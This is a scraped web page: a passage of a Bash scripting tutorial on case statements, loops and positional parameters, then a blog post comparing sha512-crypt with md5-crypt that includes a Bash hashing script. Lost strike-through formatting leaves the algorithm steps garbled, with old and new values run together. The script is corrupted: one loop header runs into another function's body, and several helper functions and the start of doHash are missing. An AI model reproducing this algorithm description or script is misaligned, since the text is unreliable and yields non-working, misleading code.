Case can also match more than one pattern with each option.You can also use shell wild-cards for matching patterns.
...
echo "Do you wish to continue? (y/n)"
read ans

case $ans in
Y|y) ;;
[Yy][Ee][Ss]) ;;
N|n) exit ;;
[Nn][Oo]) exit ;;
*) echo "Invalid command"
esac
In the above case, if you enter YeS, YES,yEs and any of its combinations, it will be matched.

This brings us to the end of conditional statements.

Looping Statements

while loop
Syntax :

while condition_is_true
do
execute commands
done

Example:

while [ $num -gt 100 ]
do
sleep 5
done

while :
do
execute some commands
done

The above code implements a infinite loop. You could also write 'while true' instead of 'while :' .
Here I would like to introduce two keywords with respect to looping conditionals. They are break and continue.
break - This keyword causes control to break out of the loop.
continue - This keyword will suspend the execution of all statements following it and switches control to the top of the loop for the next iteration.

until loop
Until complements while construct in the sense that the loop body here is executed repeatedly as long as the condition remains false.
Syntax:

until false
do
execute commands
done

Example:

...
until [ -r myfile ]
do
sleep 5
done

The above code is executed repeatedly until the file myfile can be read.

for loop
Syntax :

for variable in list
do
execute commands
done

Example:

...
for x in 1 2 3 4 5
do
echo "The value of x is $x";
done

Here the list contains 5 numbers 1 to 5. Here is another example:

for var in $PATH $MAIL $HOME
do
echo $var
done

Suppose you have a directory full of java files and you want to compile those. You can write a script like this:

...
for file in *.java
do
javac $file
done

Note: You can use wildcard expressions in your scripts.

Special Symbols Used In BASH Scripting


  • $* - This denotes all the parameters passed to the script at the time of its execution. Which includes $1, $2 and so on.
  • $0 - Name of the shell script being executed.
  • $# - Number of arguments specified in the command line.
  • $? - Exit status of the last command.

The above symbols are known as positional parameters. Let me explain the positional parameters with the aid of an example. Suppose I have a shell script called my_script.sh . Now I execute this script in the command line as follows :

$ ./my_script.sh linux is a robust OS

... as you can see above, I have passed 5 parameters to the script. In this scenario, the values of the positional parameters are as follows:
  • $* - will contain the values 'linux','is','a','robust','OS'.
  • $0 - will contain the value my_script.sh - the name of the script being executed.
  • $# - contains the value 5 - the total number of parameters.
  • $$ - contains the process ID of the current shell. You can use this parameter while giving unique names to any temporary files that you create at the time of execution of the shell.
  • $1 - contains the value 'linux'
  • $2 - contains the value 'is'
... and so on.

The Set And Shift Statements

set - Lets you associate values with these positional parameters .
For example, try this:

$ set `date`
$ echo $1
$ echo $*
$ echo $#
$ echo $2

shift - transfers the contents of a positional parameter to its immediate lower numbered one. This goes on as many times it is called.

Example :

$ set `date`
$ echo $1 $2 $3
$ shift
$ echo $1 $2 $3
$ shift
$ echo $1 $2 $3

To see the process Id of the current shell, try this:

$ echo $$
2667

Validate that it is the same value by executing the following command:

$ ps -f |grep bash

Make Your BASH Shell Script Interactive

read statement
Make your shell script interactive. read will let the user enter values while the script is being executed. When a program encounters the read statement, the program pauses at that point. Input entered through the keyboard id read into the variables following read, and the program execution continues.
Eg:

#!/bin/sh
echo "Enter your name : "
read name
echo "Hello $name , Have a nice day."

Exit Status Of The Last Command

Every command returns a value after execution. This value is called the exit status or return value of the command. A command is said to be true if it executes successfully, and false if it fails. This can be checked in the script using the $? positional parameter.

Saturday, September 17, 2011

Implementation of SHA512-crypt vs MD5-crypt


If you have a new installation, you’re probably using SHA512-based passwords instead of the older MD5-based passwords described in detail in the previous post, which I’ll assume you’ve read. sha512-crypt is very similar to md5-crypt, but with some interesting differences.
Since the implementation of sha512 is really less interesting than the comparison with md5-crypt, I’ll describe it by striking out the relevant parts of the md5-crypt description and writing in what sha512-crypt does instead.
Like md5-crypt, it can be divided into three phases. Initialization, loop, and finalization.
  1. Generate a simple md5 sha512 hash based on the salt and password
  2. Loop 1000 5000 times, calculating a new sha512 hash based on the previous hash concatenated with alternatingly the hash of the password and the salt. Additionally, sha512-crypt allows you to specify a custom number of rounds, from 1000 to 999999999
  3. Use a special base64 encoding on the final hash to create the password hash string

The main differences are the higher number of rounds, which can be user selected for better (or worse) security, the use of the hashed password and salt in each round, rather than the unhashed ones, and a few tweaks of the initialization step.

Here’s the real sha512-crypt initialization.
  1. Let “password” be the user’s ascii password, “salt” the ascii salt (truncated to 8 16chars) , and “magic” the string “$1$”
  2. Start by computing the Alternate sum, sha512(password + salt + password)
  3. Compute the Intermediate0 sum by hashing the concatenation of the following strings:
    1. Password
    2. Magic
    3. Salt
    4. length(password) bytes of the Alternate sum, repeated as necessary
    5. For each bit in length(password), from low to high and stopping after the most significant set bit
      • If the bit is set, append a NUL byte the Alternate sum
      • If it’s unset, append the first byte of the password
  4. New: Let S_factor be 16 + the first byte of Intermediate0
  5. New: Compute the S bytes, length(salt) bytes of sha512(salt, concatenated S_factor times).
  6. New: Compute the P bytes, length(password) bytes of sha512(password), repeated as necessary

Step 3.5 — which was very strange in md5-crypt — now makes a little more sense. We also calculated the S bytes and P bytes, which from here on will be used just like salt and password was in md5-crypt.
From this point on, the calculations will only involve the password P bytes, salt S bytes, and the Intermediate0 sum. Now we loop 5000 times (by default), to stretch the algorithm.
  • For i = 0 to 4999 (inclusive), compute Intermediatei+1 by concatenating and hashing the following:
    1. If i is even, Intermediatei
    2. If i is odd, password P bytes
    3. If i is not divisible by 3, salt S bytes
    4. If i is not divisible by 7, password P bytes
    5. If i is even, password P bytes
    6. If i is odd, Intermediatei
    At this point you don’t need Intermediatei anymore.
You will now have ended up with Intermediate5000. Let’s call this the Final sum. Since sha512 is 512bit, this is 64 bytes long.
The bytes will be rearranged, and then encoded as 86 ascii characters using the same base64 encoding as md5-crypt.
  1. Output the magic, “$6$”
  2. New: If using a custom number of rounds, output “rounds=12345$”
  3. Output the salt
  4. Output a “$” to separate the salt from the encrypted section
  5. Pick out the 64 bytes in this order: 63 62 20 41 40 61 19 18 39 60 59 17 38 37 58 16 15 36 57 56 14 35 34 55 13 12 33 54 53 11 32 31 52 10 9 30 51 50 8 29 28 49 7 6 27 48 47 5 26 25 46 4 3 24 45 44 2 23 22 43 1 0 21 42
    • For each group of 6 bits (there’s 86 groups), starting with the least significant
      • Output the corresponding base64 character with this index

And yes, I do have a shell script for this as well: sha512crypt. This one takes about a minute to generate a hash, due to the higher number of rounds. However, it doesn’t support custom rounds.
I hope these two posts have provided an interesting look at two exceedingly common, but often overlooked, algorithms!
 sha512crypt


#!/bin/bash
# sha512-crypt
# sha512-crypt for GNU and Bash

b64="./0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz"

stringToNumber() { 
    expression=0
    for((i=0; i<${#1}; i++))
    do
        expression=$(printf '(%s)*256+%d' "$expression" "'${1:$i:1}")
    done
    bc <<< "$expression"
}

# Turn some string into a \xd4\x1d hex string
stringToHex() { 
    for((i=0; i<${#1}; i++))
    do
        printf '\\x%x' "'${1:i:1}"
    done
}

# Turn stdin into a \xd4\x1d style sha512 hash
sha512hex() { 
    sum=$(sha512sum) 
    read sum rest <<< "$sum" # remove trailing dash
    hex=$(sed 's/../\\x&/g' <<< "$sum")
    echo "$hex"
}

# Turn an integer into a crypt base64 string with n characters
intToBase64() { 
    number=$1
    n=$2
    for((j=0; j>=1)) 
        do
            if (( i & 1 ))
            then
                printf "$alternate"
            else 
                printf "$password" 
            fi
        done

    } | sha512hex
    )
    firstByte=$(hexToInt $(getBytes "$intermediate" 0))

    p_bytes=$(for((i=0; i<$passwordLength; i++)); do printf "$password"; done | sha512hex | head -c $((passwordLength*4)) )
    s_bytes=$(for((i=0; i<16+${firstByte}; i++)); do printf "$salt"; done  | sha512hex | head -c $((saltLength*4)) )


    for((i=0; i<5000; i++))
    do
        intermediate=$({
            (( i & 1 )) && printf "$p_bytes" || printf "$intermediate"
            (( i % 3 )) && printf "$s_bytes"
            (( i % 7 )) && printf "$p_bytes"
            (( i & 1 )) && printf "$intermediate" || printf "$p_bytes"
        } | sha512hex)
    done

    # Rearrange the bytes and crypt-base64 encode them
    hex=$(base64EncodeBytes 86 "$intermediate" \
        63  62 20 41  40 61 19  18 39 60  59 17 38  37 58 16  15 36 57  56 14 35 \
            34 55 13  12 33 54  53 11 32  31 52 10   9 30 51  50  8 29  28 49  7 \
             6 27 48  47  5 26  25 46  4   3 24 45  44  2 23  22 43  1   0 21 42)

    printf "%s$salt\$%s\n" "$magic" "$hex" 

}


if [[ $# < 1 ]] 
then
    echo "Usage: $0 password [salt]" >&2 
    exit 1
fi

password=$(stringToHex "$1")
salt=$(stringToHex "$2")
[[ -z $salt ]] && salt=$(tr -cd 'a-zA-Z0-9' < /dev/urandom | head -c 16) 

doHash "$password" "$salt" '$6$'